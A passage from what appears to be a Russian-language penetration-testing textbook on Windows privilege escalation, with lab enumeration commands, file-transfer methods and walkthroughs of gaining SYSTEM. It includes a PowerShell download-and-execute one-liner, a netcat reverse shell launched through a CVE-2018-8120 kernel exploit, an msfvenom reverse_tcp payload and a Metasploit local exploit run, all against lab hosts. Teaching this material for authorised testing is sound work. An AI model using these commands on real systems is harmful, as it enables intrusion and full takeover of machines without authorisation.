OS Name:                   Microsoft Windows 10 Enterprise LTSC
OS Version:                10.0.17763 N/A Build 17763
```

Архитектура Windows

Для получения информации об архитектуре воспользуемся утилитой WMIC. Вы столкнетесь с этим инструментом в разных сценариях, если собираетесь использовать командную строку Windows. Фактически эта утилита предоставляет интерфейс командной строки для Windows Management Instrumentation (инструментария управления Windows):

```
C:\Users\Gus>wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
OSArchitecture
64-bit
```

Список дисковых накопителей

Чтобы вывести список всех дисков в операционной системе Windows, еще раз воспользуемся утилитой `wmic`:

```
C:\Users\Gus>wmic logicaldisk get caption || fsutil fsinfo drives
Caption
C:
D:
```

Установленные исправления

Вывести список установленных системных исправлений в ОС Windows можно с помощью команды `systeminfo`, которую мы применяли ранее. Эту задачу также можно выполнить с помощью утилиты `wmic`:

```
C:\Users\Gus>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                                    Description      HotFixID
InstalledOn
http://support.microsoft.com/?kbid=4570720  Update           KB4570720  9/8/2020
http://support.microsoft.com/?kbid=4465065  Update           KB4465065  6/1/2020
http://support.microsoft.com/?kbid=4470788  Security Update  KB4470788  3/6/2019
http://support.microsoft.com/?kbid=4487038  Security Update  KB4487038  3/6/2019
http://support.microsoft.com/?kbid=4549947  Security Update  KB4549947  6/1/2020
http://support.microsoft.com/?kbid=4561600  Security Update  KB4561600
6/15/2020
http://support.microsoft.com/?kbid=4562562  Security Update  KB4562562
6/15/2020
http://support.microsoft.com/?kbid=4566424  Security Update  KB4566424
8/25/2020
http://support.microsoft.com/?kbid=4570332  Security Update  KB4570332  9/8/2020
https://support.microsoft.com/help/4570333  Security Update  KB4570333  9/8/2020
```

Кто я

Когда вы получили доступ к командной оболочке в операционной системе Windows, одна часть важной информации, которую вы хотите знать, — это то, какие привилегии у вас есть. Команда `whoami` предоставит вам эту информацию:

```
C:\Users\Gus>whoami
windows10lab\gus

C:\Users\Gus>whoami /priv

PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Список пользователей и групп

У вас есть много вариантов для перечисления локальных пользователей в операционной системе Windows. Почему это важно для повышения привилегий? Ответ заключается в том, что перечисление пользователей и групп даст отличное представление о том, как переключиться с ограниченного пользователя на другого пользователя с правами администратора. Отличная команда для этого — `net user`:

```
C:\Users\Gus>net user

User accounts for \\WINDOWS10LAB
-------------------------------------------------------------------------------
```

```
admin                    Administrator              DefaultAccount
Guest                    Gus                        WDAGUtilityAccount
The command completed successfully.
```

Затем вы можете выбрать пользователя, на которого хотите нацелиться, и получить о нем информацию:

```
C:\Users\Gus>net user admin
User name                                admin
Full Name                                admin
Comment                                  admin
User's comment
Country/region code                      000 (System Default)
Account active                           Yes
Account expires                          Never
Password last set                        6/15/2020 12:47:47 PM
Password expires                         Never
Password changeable                      6/16/2020 12:47:47 PM
Password required                        Yes
User may change password                 Yes

Workstations allowed                     All
Logon script
User profile
Home directory
Last logon                               9/4/2020 5:01:21 PM
Logon hours allowed                      All

Local Group Memberships                  *Administrators          *Remote
Desktop Users
                                         *Users

Global Group memberships                 *None
The command completed successfully.
```

Чтобы вывести список локальных групп на хосте Windows, используйте команду `net localgroup`:

```
C:\Users\Gus>net localgroup

Aliases for \\WINDOWS10LAB

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
```

```
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.
```

Чтобы получить подробную информацию об определенной группе, используйте такую команду:

```
C:\Users\Gus>net localgroup IIS_IUSRS
Alias name     IIS_IUSRS
Comment        Built-in group used by Internet Information Services.
Members
-------------------------------------------------------------------------
NT AUTHORITY\IUSR
The command completed successfully.
```

Если хост подключен к контроллеру домена, то вы можете перечислить группы домена, как показано здесь:

```
C:\Users\Gus>net group /domain
The request will be processed at a domain controller for domain KCorp
.local.
Group Accounts for \\AD-Server.KCorp.local
-------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

Чтобы просмотреть подробную информацию об определенной группе домена, выполните такую команду:

```
C:\Users\Gus>net group /domain "Domain Admins"
The request will be processed at a domain controller for domain KCorp
.local.

Group name             Domain Admins
Comment                Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.
```

Сетевая информация

Чтобы вывести список всех сетевых интерфейсов и связанных с ними IP-адресов, вы можете использовать команду `ipconfig`:

```
C:\Users\Gus>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . :       Windows10Lab
   Primary Dns Suffix . . . . . . . :       KCorp.local
   Node Type . . . . . . . . . . . . :       Hybrid
   IP Routing Enabled. . . . . . . . :       No
   WINS Proxy Enabled. . . . . . . . :       No
   DNS Suffix Search List. . . . . . :       KCorp.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix .  :  KCorp.local
   Description . . . . . . . . . . . :  Intel(R) 82574L Gigabit Network
Connection
   Physical Address. . . . . . . . . :  00-0C-29-1B-72-43
   DHCP Enabled. . . . . . . . . . . :  Yes
   Autoconfiguration Enabled . . . . :  Yes
   Link-local IPv6 Address . . . . . :  fe80::8920:1b10:a0d5:635b%4(Preferred)
   IPv4 Address. . . . . . . . . . . :  172.16.0.104(Preferred)
   Subnet Mask . . . . . . . . . . . :  255.255.255.0
   Lease Obtained. . . . . . . . . . :  Tuesday, September 8, 2020 5:30:43 PM
   Lease Expires . . . . . . . . . . :  Thursday, September 17, 2020 8:58:33 AM
   Default Gateway . . . . . . . . . :  172.16.0.1
   DHCP Server . . . . . . . . . . . :  172.16.0.2
   DHCPv6 IAID . . . . . . . . . . . :  67111977
   DHCPv6 Client DUID. . . . . . . . :  00-01-00-01-26-66-BD-99-00-0C-29-
1B-72-43
   DNS Servers . . . . . . . . . . . :  172.16.0.2
                                        172.16.0.1

   NetBIOS over Tcpip. . . . . . . . :  Enabled

[...]
```

Чтобы вывести таблицу маршрутизации локального хоста, вы можете использовать команду `route print`. Эта таблица покажет вам все сетевые маршруты к другим хостам в той же сети:

```
C:\Users\Gus>route print
===========================================================
Interface List
  4...00 0c 29 1b 72 43 ......Intel(R) 82574L Gigabit Network Connection
  6...9c b6 d0 fd 7b 1a .......Bluetooth Device (Personal Area Network)
  1...........................................Software Loopback Interface 1
===========================================================

IPv4 Route Table
===========================================================
Active Routes:
Network Destination      Netmask            Gateway Interface Metric
        0.0.0.0          0.0.0.0        172.16.0.1    172.16.0.104 25
      127.0.0.0        255.0.0.0          On-link 127.0.0.1 331
      127.0.0.1  255.255.255.255          On-link 127.0.0.1 331
127.255.255.255  255.255.255.255          On-link 127.0.0.1 331
     172.16.0.0    255.255.255.0          On-link 172.16.0.104 281
   [...]
```

Чтобы вывести список всех текущих подключений, установленных с хоста Windows (например, веб-сервер, SMB, RDP и т. д.), выполните следующую команду:

```
C:\Users\Gus>netstat -ano

Active Connections

Proto Local Address Foreign Address State           PID
  TCP 0.0.0.0:135       0.0.0.0:0       LISTENING     940
  TCP 0.0.0.0:445       0.0.0.0:0       LISTENING     4
  TCP 0.0.0.0:3389     0.0.0.0:0        LISTENING     736
  TCP 0.0.0.0:5040     0.0.0.0:0        LISTENING     5608
  TCP 0.0.0.0:7680    0.0.0.0:0         LISTENING     2056
  TCP 0.0.0.0:49664  0.0.0.0:0          LISTENING     508
  TCP 0.0.0.0:49665  0.0.0.0:0          LISTENING     1528
[...]
```

Чтобы просмотреть конфигурацию и состояние брандмауэра, необходимо использовать команду `netsh`:

```
C:\Users\Gus>netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                                                  = Domain
```

```
Operational mode                                    = Disable
Exception mode                                      = Enable
Multicast/broadcast response mode                   = Enable
Notification mode                                   = Enable
Group policy version                                = Windows Defender
Firewall
Remote admin mode                                   = Disable
[...]

C:\Users\Gus>netsh firewall show config

Domain profile configuration (current):
-------------------------------------------------------------------
Operational mode                                    = Disable
Exception mode                                      = Enable
Multicast/broadcast response mode                   = Enable
Notification mode                                   = Enable
[...]
```

Чтобы вывести список общих сетевых ресурсов на хосте Windows, вам нужно будет использовать команду `net share`. Доступ к общей папке иногда раскрывает некоторые скрытые секретные данные на целевом хосте:

```
C:\Users\Gus>net share

Share name Resource Remark
------------------------------------------------------------------------------
IPC$                                                    Remote IPC
C$                      C:\                             Default share
ADMIN$                  C:\                             Windows Remote
C                       C:\
Shared                  C:\Users\admin\Documents\Sha...
Shared_Gus              C:\Users\Gus\Documents\Shared
Users                   C:\Users
The command completed successfully.
```

Отображение слабых разрешений

Проверить права доступа к папке/файлу вы можете с помощью команды `icacls`. Обратите внимание: если вы используете устаревшую систему Windows (до Windows Vista), то вам необходима команда `cacls`:

```
C:\Users\Gus\Documents>icacls Shared
Shared WINDOWS10LAB\admin:                  (OI)(CI)(F)
       NT AUTHORITY\SYSTEM:                 (I)(OI)(CI)(F)
       BUILTIN\Administrators:              (I)(OI)(CI)(F)
       WINDOWS10LAB\Gus:                    (I)(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files
```

В выводе вы увидите следующее:

- `(F)` — полный доступ;
- `(M)` — доступ на изменение;
- `(W)` — доступ только для записи.

Чтобы найти все слабые разрешения на определенном диске, вы можете использовать служебную программу Sysinternals `Accesschk.exe`. Чтобы получить копию файла, вы можете скачать его с официального сайта Microsoft по адресу docs.microsoft.com/en-us/sysinternals/downloads/accesschk:

```
C:\Users\Gus\Documents\AccessChk>accesschk.exe /accepteula -uwqs Users c:\*.*

Accesschk v6.12 – Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals – www.sysinternals.com
RW c:\$Recycle.Bin
RW c:\ProgramData
RW c:\ProgramData\IperiusBackup
RW c:\ProgramData\USOShared
RW c:\ProgramData\VMware
RW c:\ProgramData\IperiusBackup\IperiusAccounts.ini
RW c:\ProgramData\IperiusBackup\IperiusConfig.ini
RW c:\ProgramData\IperiusBackup\Jobs
RW c:\ProgramData\IperiusBackup\Logs
```

Список установленных программ

Чтобы вывести список всех установленных программ, вы можете использовать PowerShell, чтобы показать содержимое папок `Program Files` и `Program Files (x86)`. (Список приложений позволит нам обнаружить любое устаревшее установленное программное обеспечение, которое мы можем эксплуатировать.)

```
PS C:\Users\Gus> Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' |
ft Parent,Name,LastWriteTime
Parent                Name
LastWriteTime
------ ---- -------------
Program Files         Common Files                  6/1/2020 9:40:37 AM
Program Files         internet explorer             9/8/2020 5:30:11 PM
Program Files         UNP                           6/15/2020 12:48:47 PM
Program Files         VMware                        6/1/2020 9:40:40 AM
Program Files         Windows Defender              6/3/2020 10:13:43 AM
Program Files         Windows Defender
                      Advanced Threat Protection    9/8/2020 5:30:11 PM
Program Files         Windows Mail                  9/15/2018 3:33:53 AM
Program Files         Windows Media Player          6/15/2020 5:41:10 PM
Program Files         Windows Multimedia Platform   9/15/2018 5:10:10 AM
Program Files         windows nt                    9/15/2018
```

```
3:42:33 AM
Program Files          Windows Photo Viewer           6/15/2020 5:41:10 PM
Program Files          Windows Portable Devices       9/15/2018 5:10:10 AM
[...]
```

Список задач и процессов

Чтобы вывести список всех задач и процессов в ОС Windows, вам нужно будет использовать команду `tasklist / v`. Вывод этой команды большой и громоздкий. Вы можете отфильтровать результаты, чтобы отобразить только системные процессы:

```
C:\>tasklist /v /fi "username eq system"

Image Name                     PID Session Name         Session#       Mem Usage
Status         User Name                                                 CPU Time
Window Title
========================= ======== ================
System Idle Process            0 Services                   0             8 K
Unknown         NT AUTHORITY\SYSTEM                                     67:36:31
N/A
```

Чтобы вывести список запланированных задач на узле, вы можете использовать команду PowerShell. В следующей команде мы применяем фильтр для исключения задач, связанных с Microsoft, поскольку нас интересуют настраиваемые запланированные задачи:

```
PS C:\Users\Gus> Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"}
| ft TaskName,TaskPath,State

TaskName                                                        TaskPath State
--------                                                        -------- -----
User_Feed_Synchronization-{39054AFF-4CE0-4A65-B33D-5F0D58A8935F} \         Ready
```

ПЕРЕДАЧА ФАЙЛОВ

Для операционных систем Linux или Windows нам нужно будет передавать файлы на целевой хост, особенно когда нужно иметь дело с эксплойтом ядра. В предыдущих главах вы познакомились с основами передачи файлов на хост Linux. В этом разделе мы рассмотрим большинство сценариев успешной передачи файлов от источника к месту назначения.

Место назначения — хост Windows

Если целевым хостом является ОС Windows, то для передачи файлов вы можете использовать параметры, которые описаны ниже.

- Используйте общую папку Samba и попробуйте получить к ней доступ из командной строки Windows с ограниченным доступом:

```
> copy \\[IP-адрес SMB]\[Имя папки SMB]\[Файл для передачи]
```

- Используйте FTP-клиент для скачивания файлов на хост Windows с помощью командной строки:

```
> ftp open [IP-адрес FTP-сервера]
```

Затем введите учетные данные.

```
>ftp>binary
>ftp>get [имя файла]
```

- Мой любимый вариант — скачать и запустить файл с помощью PowerShell. Чтобы выполнить это, вам необходимо разместить эксплойт на веб-сервере, а затем выполнить следующую команду в командной строке:

```
> powershell "IEX (New-Object Net.WebClient).downloadString('http://
                              [IP-адрес]/[имя файла]')"
```

- Второй метод передачи файлов с помощью PowerShell — создать сценарий на хосте Windows и затем выполнить его. Чтобы создать файл сценария, вы должны использовать следующие команды в командной строке:

```
>echo $storageDir = $pwd > wget.ps1
>echo $webclient = New-Object System.Net.WebClient >> wget.ps1
>echo $url = "http://[IP-адрес]/[имя файла]" >> wget.ps1
>echo $file = "[имя файла]" >> wget.ps1
>echo $webclient.DownloadFile($url,$file) >> wget.ps1
```

- Помните, что вам нужно заменить IP-адрес и имя файла эксплойта своей информацией. Теперь, чтобы выполнить файл `wget.ps1`, снова используйте PowerShell:

```
>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -
NoProfile -File wget.ps1
```

Назначение — хост Linux

Обсудим некоторые способы передачи файлов в ОС Linux с помощью окна терминала:

- Скачайте файлы с удаленного веб-сервера, используя одну из следующих команд:

```
$wget http://[IP]/[имя файла]
$curl -o [имя файла] http://[IP]/[имя файла]
```

Во FreeBSD вы должны использовать

```
$fetch -o [имя файла] http://[IP]/[имя файла]
```

- Если на удаленном сервере работает сервис SSH, то можно скачать файл эксплойта, используя безопасное копирование (secure copy, SCP):

```
[пользователь]@IP $scp: [Удаленный путь] [Локальный путь]
```

Например, чтобы скопировать `exploit.bin` с удаленного SSH-сервера (IP: 172.16.0.33) в локальный каталог `tmp`, используйте следующую команду:

```
$scp john@172.16.0.33:/exploit.bin /tmp/
```

- Если на хосте жертвы установлен `netcat`, то с его помощью также можно передавать файлы. Лучший способ продемонстрировать это — использовать пример. Перенесем `test.txt` из Kali на целевой хост Ubuntu.
  - На узле Kali:

```
root@kali:~# nc -lvp 1111 < test.txt
listening on [any] 1111 ...
```

  - В Ubuntu:

```
gus@ubuntu:~$ nc 172.16.0.102 1111 > test.txt
^C
gus@ubuntu:~$ ls
Desktop    Downloads           Music     Public   Templates   Videos
Documents  mailcow-dockerized  Pictures  temp     test.txt
```

ЭКСПЛУАТАЦИЯ СИСТЕМЫ WINDOWS

Основная цель данной главы — получить доступ к командной оболочке с правами администратора. В Windows вы можете выйти за рамки учетной записи администратора и получить вместо нее учетную запись SYSTEM. В этом случае у вас будет полный доступ к целевому хосту Windows. Учетная запись SYSTEM не может использоваться для входа в операционную систему Windows, в отличие от учетной записи пользователя (например, администратора). Ниже описано то, что вам нужно знать об аутентификации/авторизации в операционной системе Windows.

- *Учетные записи пользователей* используются в ОС Windows, чтобы позволить людям войти в систему (например, учетная запись администратора).
- *Учетные записи сервисов* используются сервисами операционной системы и обычно имеют права с высокими привилегиями (например, учетная запись SYSTEM).
- *Группы* служат для группирования учетных записей пользователей. Хорошим примером является группа «Администраторы», в которой хранятся все

учетные записи пользователей с правами администратора. Легче управлять группой пользователей, чем управлять каждым из них (это полезно в больших организациях, где нужно управлять тысячами сотрудников).

- *Ресурсы* — это физические элементы, к которым каждой группе или пользователям нужен доступ, например:
  - файлы;
  - папки;
  - сервисы.
- *Разрешения* или *списки управления доступом* (access control lists, ACL) — это правила, определяющие, кто к чему имеет доступ. Типичный ACL в ОС Windows выглядит так, как показано на рис. 11.1.




Рис. 11.1. Разрешения Windows

Эксплойты ядра Windows

Как вы узнали из предыдущей главы, ядро — это сердце операционной системы. Как только вы эксплуатируете ядро, вы полностью владеете системой (Windows или Linux). Чтобы выполнить такую работу, можно использовать ту же методологию, что и для ОС Linux:

1) узнать версию ОС;
2) найти подходящий эксплойт;
3) поместить эксплойт в каталог, в котором у вас есть права на запись (возможно, вам придется скомпилировать его перед переносом);
4) запустить и радоваться командной оболочке с правами системы.

Получение версии ОС

На данном этапе мы подключены удаленно к хосту Windows 7 с помощью ограниченной командной оболочки. Поэтому запустим команду `systeminfo`, чтобы увидеть подробную информацию об операционной системе:

```
C:\Users\Gus\Documents>systeminfo | findstr OS
systeminfo | findstr OS
OS Name:             Microsoft Windows 7 Professional
OS Version:          6.1.7601 Service Pack 1 Build 7601
[...]
```

Поиск подходящего эксплойта

Задача на данном этапе — найти правильный эксплойт. Чтобы получить точный результат, вы можете использовать инструмент под названием `wesng` (Windows Exploit Suggester) на вашем хосте Kali для отображения любых подходящих вариантов для этого типа ОС. Вы можете получить `wes.py` из репозитория GitHub по адресу github.com/bitsadmin/wesng/blob/master/wes.py. Сначала выполните команду `systeminfo` без какой-либо фильтрации. Затем скопируйте вывод в файл `sysinfo.txt` на Kali. Наконец, используйте инструмент `wes.py`, чтобы проверить наличие эксплойтов:

```
root@kali:~# python wes.py --update
root@kali:~# python wes.py sysinfo.txt -i 'Elevation of Privilege'
--exploitsonly
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
      - Name:                              Windows 7 for x64-based Systems
                                           Service Pack 1
      - Generation:                        7
      - Build:                             7601
      - Version:                           None
      - Architecture:                      x64-based
      - Installed hotfixes (3):            KB2534111, KB2999226, KB976902
[+] Loading definitions
      - Creation date of definitions:      20200902
[+] Determining missing patches
[+] Applying display filters
[+] Found vulnerabilities
```

```
      Date:                                20161108
      CVE:                                 CVE-2016-7216
      KB:                                  KB3197867
      Title:                               Security Update for Windows Kernel
      Affected product:                    Windows 7 for x64-based Systems
                                           Service Pack 1
      Affected component:
      Severity:                            Important
      Impact:                              Elevation of Privilege
      Exploit:       https://www.exploit-db.com/exploits/40766/
[...]
```

Количество результатов просто ошеломляет, и попытка понять PoC на `exploit-db` является сложной задачей. Самый простой способ — использовать один из репозиториев PoC на GitHub: github.com/SecWiki/windows-kernel-exploits.

Один из элементов, CVE-2018-8120, находится в списке с GitHub репозитория, поэтому мы воспользуемся им, совершая дальнейшие шаги.

Выполнение полезной нагрузки и получение системной командной оболочки

Все, что вам нужно сделать, — это скачать `x64.exe` с GitHub и передать его на хост Windows, используя вашу ограниченную командную оболочку. Я взял Chromium для скачивания файла в Kali, поэтому воспользуемся `netcat` (который я уже перенес на хост Windows), чтобы создать новую командную оболочку от пользователя root.

Сначала из Kali прослушиваем входящие соединения на порт 3333:

```
root@kali:~# nc -nlvp 3333
listening on [any] 3333 ...
```

В ограниченной командной оболочке Windows подключитесь к порту прослушивания с помощью файла повышения привилегий (`x64.exe`), который вы скачали с GitHub:

```
C:\Users\Gus\Documents>x64.exe "nc.exe -nv 172.16.0.102 3333 -e cmd.exe"
x64.exe "nc.exe -nv 172.16.0.102 3333 -e cmd.exe"
CVE-2018-8120 exploit by @unamer(https://github.com/unamer)
[+] Get manager at fffff900c0884c90,worker at fffff900c29ba3d0
[+] Triggering vulnerability...
[+] Overwriting...fffff80002c58c68
```

Когда вы вернетесь в окно терминала Kali, у вас должен быть доступ к командной оболочке с повышенными привилегиями:

```
root@kali:~# nc -nlvp 3333
listening on [any] 3333 ...
```

```
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.101] 49219
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Gus\Documents>whoami
whoami
nt authority\system
```

Магия Metasploit PrivEsc

Metasploit имеет расширенные функциональные возможности, которые позволяют легко выполнять подобную работу. Возможно, кто-то его посчитает инструментом для хакеров-дилетантов, но он эффективен, и я часто использую его для поиска уязвимостей ядра. Ниже описаны шаги, необходимые для того, чтобы все заработало.

1. Сначала получите доступ к командной оболочке Meterpreter.
2. Попробуйте выполнить команду `getsystem` (это применимо к устаревшим операционным системам Windows x86).
3. Затем запустите модуль local exploit suggester (локальный модуль для помощи в выборе эксплойтов), который выведет список потенциальных кандидатов.
4. Попробуйте каждый из них и посмотрите, какой из предложенных кандидат сработает.

Итак, начнем. Первый шаг — сгенерировать оболочку Meterpreter с помощью MSFvenom на хосте Kali:

```
root@kali:~# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=172.16.0.102
LPORT=3333 -f exe > m_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201283 bytes
Final size of exe file: 207872 bytes
```

Затем начните прослушивание порта на Kali с помощью модуля handler в Metasploit:

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_
reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 172.16.0.102
LHOST => 172.16.0.102
msf5 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf5 exploit(multi/handler) > set ExitOnSession false
```

```
ExitOnSession => false
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf5 exploit(multi/handler) > [*] Started reverse TCP handler on
172.16.0.102:3333
```

На данном этапе передайте файл `m_shell.exe` на хост Windows и запустите его от имени ограниченного пользователя. Вернувшись к слушателю, вы должны увидеть, что у вас установлено успешное соединение:

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.0.102:3333
msf5 exploit(multi/handler) > [*] Meterpreter session 1 opened
(172.16.0.102:3333 -> 172.16.0.104:50536) at 2020-09-04 13:09:14 -0400
[*] Meterpreter session 2 opened (172.16.0.102:3333 -> 172.16.0.101:49159) at
2020-09-04 13:10:28 -0400

msf5 exploit(multi/handler) > sessions

Active sessions
===============
Id   Name   Type                     Information                    Connection
--   ----   ----                     -----------                    ----------
1           meterpreter x86/windows  WINDOWS10LAB\Gus @ WINDOWS10LAB
172.16.0.102:3333 -> 172.16.0.104:50536 (172.16.0.104)
2           meterpreter x64/windows      Win7Lab\Gus @ WIN7LAB
172.16.0.102:3333 -> 172.16.0.101:49159 (172.16.0.101)

msf5 exploit(multi/handler) >
```

Прекрасно! В этом упражнении нас интересует второй сеанс связи с хостом Windows 7. Затем запустите интерактивный сеанс Meterpreter и попробуйте также получить версию ОС:

```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer          : WIN7LAB
OS                : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users   : 1
Meterpreter       : x64/windows
meterpreter >
```

Обратите внимание, что x64 Meterpreter работает в версии Windows x64. Всегда целесообразно генерировать полезную нагрузку Meterpreter с той же архитектурой, что и целевой хост. Затем запустите команду `getsystem`:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is
incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

Это нормально, что операция не удалась, поскольку метод `getsystem` работает в устаревшей ОС Windows x86 (например, Windows 2003/XP). Затем используйте модуль для помощи в выборе эксплойтов (local exploit suggester), чтобы составить список кандидатов. (Прежде чем продолжить, вы должны отправить сеанс Meterpreter в фоновый режим.)

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_
suggester
msf5 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 172.16.0.101 – Collecting local exploits for x64/windows...
[*] 172.16.0.101 – 17 exploit checks are being tried...
[+] 172.16.0.101 – exploit/windows/local/bypassuac_dotnet_profiler: The
target appears to be vulnerable.
[+] 172.16.0.101 – exploit/windows/local/bypassuac_sdclt: The target
appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 172.16.0.101 – exploit/windows/local/ms10_092_schelevator: The
target appears to be vulnerable.
[+] 172.16.0.101 – exploit/windows/local/ms16_014_wmi_recv_notif: The
target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

Обратите внимание на последний эксплойт в списке: он выглядит так, будто является самым свежим, поэтому мы будем использовать его для этой задачи. (Я пробовал другие, и все они потерпели неудачу.)

```
msf5 post(multi/recon/local_exploit_suggester) >use exploit/windows/
local/ms16_014_wmi_recv_notif
[*] No payload configured, defaulting to windows/x64/meterpreter/
reverse_tcp
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set payload
windows/x64/meterpreter_reverse_tcp
[-] The value specified for payload is not valid.
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 2
```

```
session => 2
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set LHOST
172.16.0.102
LHOST => 172.16.0.102
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 172.16.0.102:4444
[*] Launching notepad to host the exploit...
[+] Process 2604 launched.
[*] Reflectively injecting the exploit DLL into 2604...
[*] Injecting exploit into 2604...
[*] Exploit injected. Injecting payload into 2604...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution
to complete.
[*] Sending stage (201283 bytes) to 172.16.0.101
[*] Meterpreter session 3 opened (172.16.0.102:4444 -> 172.16.0.101:49160) at
2020-09-04 13:25:03 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Мы получили доступ к командной оболочке с правами SYSTEM. Это даже лучше, чем учетная запись администратора!

Эксплуатация приложений Windows

Приложения можно установить в операционных системах Windows, а затем запускать с правами администратора/системы. Каждое приложение будет эксплуатироваться по-разному, но цель одна (получение учетной записи локального администратора). В предыдущей главе вы видели, как использовать Docker на хосте Linux, а в этом разделе возьмем другое настраиваемое приложение. Чтобы добиться успешного повышения привилегий, вам нужно будет следовать шаблону, который описан ниже.

1. Определить приложения, уже установленные в локальной системе Windows.
2. Сопоставить и понять, есть ли какие-нибудь эксплойты в интернете.
3. Выполнить инструкции, перечисленные в PoC эксплойта.

Самый простой способ составить список установленных приложений в ОС Windows — просмотреть каталог `Program Files` и найти приложение, которое вам знакомо. Я уже подключен к хосту через сеанс RDP с ограниченным пользователем *gus*. Проверка папки `Program Files (x86)` показывает, что пользовательское приложение под названием Iperius Backup уже установлено в локальной системе (рис. 11.2).

